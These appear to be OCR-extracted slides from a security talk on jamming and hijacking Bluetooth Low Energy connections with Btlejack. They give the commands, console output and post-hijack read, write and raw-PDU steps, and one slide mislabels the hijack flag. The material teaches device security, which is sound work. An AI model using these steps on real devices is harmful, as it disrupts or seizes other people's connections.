

Central
Peripheral
Attacker


JAMMING AN EXISTING CONNECTION





Central
Peripheral
Attacker

JAMMING AN EXISTING CONNECTION




Timeout
timer started
Central
Peripheral
Attacker


Timeout
timer started
Connection lost
Central
Peripheral
Attacker
...

Pre-requisites:


- **Access Address** of the connection to jam
- **Proximity** with the slave device
- **Multiple Micro:Bit devices** if target device changes its channel map very often

Btlejack version 2.0 can jam BLE 4.x and BLE 5.x (only 1 Mbps Uncoded PHY) connections


Use the *-j* option of **Btlejack** to enable jamming:

```
# btlejack -f 0x61cdc3cb -j
BtleJack version 2.0

[i] Using cached parameters (created on 2019-10-21 11:53:34)
[i] Detected sniffers:
> Sniffer #0: fw version 2.0

[i] Synchronizing with connection 0x61cdc3cb ...
  CRCInit: 0xf1de84
  Channel Map = 0x1fffffffff
  Hop interval = 40
  Hop increment = 9
[i] Synchronized, jamming in progress ...
[!] Connection lost.
[i] Quitting
```


HIJACKING AN EXISTING CONNECTION




HIJACKING AN EXISTING CONNECTION




HIJACKING AN EXISTING CONNECTION




HIJACKING AN EXISTING CONNECTION




HIJACKING AN EXISTING CONNECTION



HIJACKING AN EXISTING CONNECTION




Timeout
timer started
Connection lost
Central
Peripheral
Attacker
...

Use the *-j* option of **Btlejack** to enable hijacking:

```
# btlejack -f 0x61c3c3c8 -t
BtleJack version 2.0

[i] Using cached parameters (created on 2019-10-21 13:51:55)
[i] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[i] Synchronizing with connection 0x61c3c3c8 ...
  CRCInit: 0xd7d444
  Channel Map = 0x1fffffffff
  Hop interval = 40
  Hop increment = 9
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
btlejack>
```

Discover services and characteristics

```
discover
```

Example

```
btlejack> discover
Discovered services:
Service UUID: 1800
Characteristic UUID: 2a00
| handle: 0002
| properties: read write  (0a)
\ value handle: 0003

Characteristic UUID: 2a01
| handle: 0004
| properties: read  (02)
\ value handle: 0005
[...]
```

Reading a characteristic

```
read <value handle (hex)>
```

Example

```
btlejack> read 0x03
read>> 42 42 43 20 6d 69 63 72 6f 3a 62 69 74 20 5b 74 69 7a 69 70 5d
```

Writing a characteristic

```
write <value handle (hex)> <format> <value>
```

Example

```
btlejack> write 0x03 str HelloWorld
>> 0a 05 01 00 04 00 13
btlejack> read 0x03
read>> 48 65 6c 6c 6f 57 6f 72 6c 64
```

Send raw PDUs

```
ll <raw PDU (hex)>
```

Example (LL_PING_REQ)

```
btlejack> ll 030112
>> 07 02 07 12
```

Device responded with a control pdu (LL_UNKNOWN_RSP – 0x07) for our control opcode 0x12 (LL_PING_REQ). That means this feature is not implemented.

Sending raw PDUs allow **BLE stack fuzzing**, although **Btlejack** is not the best way to perform this. But it sometimes can be useful.

CONCLUSION

Bluetooth Low Energy and Security

Bluetooth Low Energy provides many ways to secure any communication, but there are also many ways not to do it right (due to weak options proposed by this standard).

Consider all the threats

Consider any BLE communication as insecure, as there are lot of tools in the wild to:

- sniff any communication (encrypted or not)
- hijack any communication (encrypted or not)
- break weak crypto if it is used

Questions?